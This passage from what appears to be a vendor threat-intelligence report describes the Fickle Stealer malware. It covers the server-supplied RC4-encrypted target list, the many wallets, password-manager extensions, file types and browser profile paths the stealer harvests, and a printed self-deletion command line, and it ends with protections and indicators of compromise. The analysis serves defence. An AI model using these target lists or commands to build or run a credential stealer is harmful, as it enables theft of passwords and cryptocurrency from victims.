

Figure 20: The data in the first packet

The server's response is also in JSON format and has three key-value pairs: status, k, and c. The target list, encrypted using an RC4 algorithm and then base64 encoded, is stored in c. The decryption key for RC4 is stored in k, as the following image shows.

Figure 21: The response from the server

There are four kinds of targets: crypto wallets, plugins, file extensions, and partial paths. Below are the targets specified by the server and the way the data is processed:

Wallet	Sends files in specified folders. The title of data to send has a “wallet::” tag. AtomicWallet, Exodus, JaxxWallet, Electrum, ByteCoin, Ethereum, Guarda, Coinomi, Armory, ZCash
Plugin	Sends files in specified folders. The title of data to send has a “plugin___” tag. Authenticator, EOSAuthenticator, Bitwarden, KeePassXC, Dashlane, 1Password, NordPass, Keeper, RoboForm, LastPass, BrowserPass, MYKI, Splikity, CommonKey, ZohoVault, NortonPasswordManager, AviraPasswordManager, TrezorPasswordManager, MetaMask, TronLink, BinanceChain, Coin98, iWallet, Wombat, MEWCX, NeoLine, TerraStation, Keplr, Sollet, ICONex, KHC, TezBox, Byone, OneKey, DAppPlay, BitClip, SteemKeychain, NashExtension, HyconLiteClient, ZilPay, LeafWallet, CyanoWallet, CyanoWalletPro, NaboxWallet, PolymeshWallet, NiftyWallet, LiqualityWallet, MathWallet, CoinbaseWallet, CloverWallet, Yoroi, Guarda, EQUALWallet, BitAppWallet, AuroWallet, SaturnWallet, RoninWallet, Exodus, MaiarDeFiWallet, Nami, Eternl, UniSatWallet
File extension	Searches files with the following extensions in %USERPROFILE% and the sub-folder. The title of data to send has a “grabg::” tag. .txt, .kdbx, .pdf, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .odt, .odp, wallet.dat

Partial path	Concatenates %APPDATA% and the following strings and searches log files and ldb files in the Local Storage/leveldb subfolder. The title is “discord_dblist.txt” discord Google/Chrome/User Data/Default Yandex/YandexBrowser/User Data/Default Microsoft/Edge/User Data/Default BraveSoftware/Brave-Browser/User Data/Default Google/Chrome SxS/User Data Google/Chrome/User Data/Profile 1 Google/Chrome/User Data/Profile 2 Google/Chrome/User Data/Profile 3 Google/Chrome/User Data/Profile 4 Google/Chrome/User Data/Profile 5 Google/Chrome/User Data/Profile 6 Google/Chrome/User Data/Profile 7 Google/Chrome/User Data/Profile 8 Google/Chrome/User Data/Profile 9 discordcanary Lightcord discordptb Opera Software/Opera Stable Opera Software/Opera GX Stable Amigo/User Data Torch/User Data Kometa/User Data Orbitum/User Data CentBrowser/User Data 7Star/7Star/User Data Sputnik/Sputnik/User Data Vivaldi/User Data/Default Epic Privacy Browser/User Data uCozMedia/Uran/User Data/Default Iridium/User Data/Default

Additionally, some applications are targets by default. Below are those targets and the way data is processed:

Applications	Sends files in specified folder to the server. Most often, the tag is the application name in lower case appended by two colons:

	Anydesk, Ubisoft (tag:uplay::), Steam, Skype, Signal, ICQ, Filezilla, Telegram, Tox, Pidgin, Element
Gecko engine browser	Searches %APPDATA%, %LOCALAPPDATA% or %USERPROFILE% for these files: logins.json key4.db, keydb (tag: geckologins::) and cookies.sqlite (tag: geckocookies::) If found, it copies the file to the Temp folder, sends a copy to the server, and deletes the copy.
Chromium based browser	Searches “os_crypt" and "encrypted_key” in the Local state file to get a decryption key. It parses data in Cookies, History, WebData, and Login Data files to obtain sensitive data and sends a summarized result to the server. These files are also copied to the Temp folder before Fickle Stealer reads them. They are later deleted. The title is browser and the data is stored in JSON format.



Figure 22: The data from Opera. Each browser can have different content

Finally, it sends a screenshot to the server and deletes itself by executing the following command:

cmd.exe /c timeout /t 5 & del /f /q {stealer} && exit

Conclusion

In addition to some popular applications, this stealer searches sensitive files in parent directories of common installation directories to ensure comprehensive data gathering. It also receives a target list from the server, which makes Fickle Stealer more flexible. Variants receiving an updated list are observed. The frequently updated attack chain also shows that it’s still in development. FortiGuard will continue monitoring malware variants and provide appropriate protections as needed.

Fortinet Protections

The malware described in this report is detected and blocked by FortiGuard Antivirus as:

W32/InfoStealer.599C!tr

VBA/TrojanDownloader.BED9!tr

PowerShell/TrojanDownloader.AE38!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is part of each of these solutions. As a result, customers who have these products with up-to-date protections are protected.

The FortiGuard CDR (content disarm and reconstruction) service, which runs on both FortiGate and FortiMail, can disarm the malicious macros in the document.

We also suggest that organizations go through Fortinet's free NSE training module: NSE 1 – Information Security Awareness. This module is designed to help end users learn how to identify and protect themselves from phishing attacks.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

To stay informed and proactively defend against attacks like Fickle Stealer, sign up to receive Outbreak Alerts from Fortinet.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

IOCs

IP Addresses

144[.]208[.]127[.]230

185[.]213[.]208[.]245

138[.]124[.]184[.]210

hxxps:// github[.]com/SkorikJR

Files

Delivery

1b48ee91e58f319a27f29d4f3bb62e62cac34779ddc3b95a0127e67f2e141e59

ad57cc0508d3550caa65fcb9ee349c4578610970c57a26b7a07a8be4c8b9bed9

8e87ab1bb9870de9de4a7b409ec9baf8cae11deec49a8b7a5f73d0f34bea7e6f

9ffc6a74b88b66dd269d006dec91b8b53d51afd516fe2326c6f9e3ed81d860ae

48e2b9a7b8027bd03ceb611bbfe48a8a09ec6657dd5f2385fc7a75849bb14db1

6f9f65c2a568ca65326b966bcf8d5b7bfb5d8ddea7c258f58b013bc5e079308b

2236ffcf2856d5c9c2dedf180654cf318596614be450f6b24621dc13d7370dbf

8d3ccfafc39830ee2325170e60a44eca4a24c9c4dd682a84fa60c961a0712316

3ad1c2273ee77845117c0f7f55bf0050b0bcea52851d410520a694252b7bb187

7034d351ce835d4905064d2b3f14adb605374a4a6885c23390db9eddd42add86

c6c6304fea3fd6f906e45544b2e5119c24cda295142ed9fafd2ec320f5ff41cc

97e5ac8642f413ba4b272d3cb74cba3e890b7a3f7a7935e6ca58944dbb9bfe54

u.ps1

011992cfa6abaeb71d0bb6fc05f1b5623b5e710c8c711bca961bf99d0e4cae38

5fbd700bd77d3f632ba6ce148281c74a20391a40c7984f108f63a20dc442f8d6

d9dcae235891f206d1baabfcbd79cb80337b5e462adef9516b94efc696b596b7

679e9ba645e17cceeff14be7f5f7dff8582d68eba5712c5928a092e1eec55c84

4d78793719d14f92f5bb9ecc7c2fa9e51c1bf332de26aa7746f35d7e42362db8

d55611fce7fcdd6b49066b194196577ee12bffa98400b724d013fc3a1e254f34

346e18b7ce2e3c3c5412dacdc8034a7566dee12ea0aafc6b82f196dcba2453f8

20e1d7af698e3e2f5092815be1a0415019511da99550fdcc050741f4b47551fa

f71069aed94e4b13d70bd9ee7b2a8fc8580c4339aa9ba9d8baf15abf95d6f673

94ee2227696da3049ff67592834b4b6f98186f91e6d1cd1eeec44f24b9df754b

24e44d000a61de06b63b532ef237d9f41aa897f4d9f46f8abaf9e654074a65af

a04677fe4ba06b66f698e4969b749174d30477283d97b5eaee16ffeb305d9c0a

7b9e09227b036428a41dd46b6d6e354bb0c3822ce201c1a14d083116916e078d

0494077ac65aa278680002f3b73c61c8896303668c62139a9db5a042923fd0ce

47e4142fa6ab10a2d7dc0423d41f9bdbb3ced0f4fae5c58b673386d11dd8c973

inject.ps1

46caee016da4b460f7c242e19a88e8dc7544ded7d2528b0b9e918a7be64b5ceb

b05736874d383ed2e8dcc9d392f2c04e0fd545b8880620499d720c44adb18822

bf8b8f964d1c67aee82ad01528423077ef5e6c65de6d95e446c9343868849350

4602d8f9e2150744e89958d813354696abe6800ee55ef70c48db3134e964a13a

tgmes.ps1

70363b97f955e5d30fb8d3a8d2a439303f88707420c05f051f87e0458fdfffc2

62ff72aa8a8c5bccdf6c789952ee054a0d0d479e417fa20ea73a936e17bdf043

5f24168581cdaef32e60a62ba7123917bbe65f2f8410d759f345587eb406be40

engine.ps1

effb85aaef61cd8918d66513da1573365be2743ec263be4029a6b827e3ecc1c6

b57caa40f680d468bbf811e798ef9881d6158fb3462dd9bedb4658d17aed44a5

26fa0ccc5c7b7733ee6ffc2c70edef067b6764387ef1b16cb8005f28c34a3d84

f080d7803ce1a1b9dc72da6ddf0dd17e23eb8227c497f09aa7dfd6f3b5be3a66

93db0d88966519e76db4995a3b67ca548e4aa9675806295a790eedf585e0aa2f

9f7591c9d9bc66029e6a341a4fb8828361fc14b1918f9e35506c608359fa1eec

Stealer

e9bc44cf548a70e7285499209973faf44b7374dece1413dfcdc03bf25a6c599c

a641d10798be5224c8c32dfaab0dd353cd7bb06a2d57d9630e13fb1975d03a53

9ce52929765433ff8bf905764d7b83c4c3fcbefb4f12eabcf16ee3dddcd3759d

b7bdb0cc90b11c4738c2af218a1a53e4c65b6c91c6067c224164b8fcfc3eed8c

f878a88b7dda1155fe939abe0500e32d5fba34569ca933bccb5603d9e0e96cc0

bfe2d817e20ecff45cc92b7b8f4e1cd0482b48a769940402eaa5b31cbfb9b908

09b47fd0e1fcab827d1a723f9db7e402502ec91e57b7217ed85094abd98bc637

978400108aa16e464b1fbc300bc270bc89193e3c3890d5e9373b3034b592b4da

e394f96ee040508063606343b1ad2158e266dcbd8beb3ba4a23936d1957e5ad6
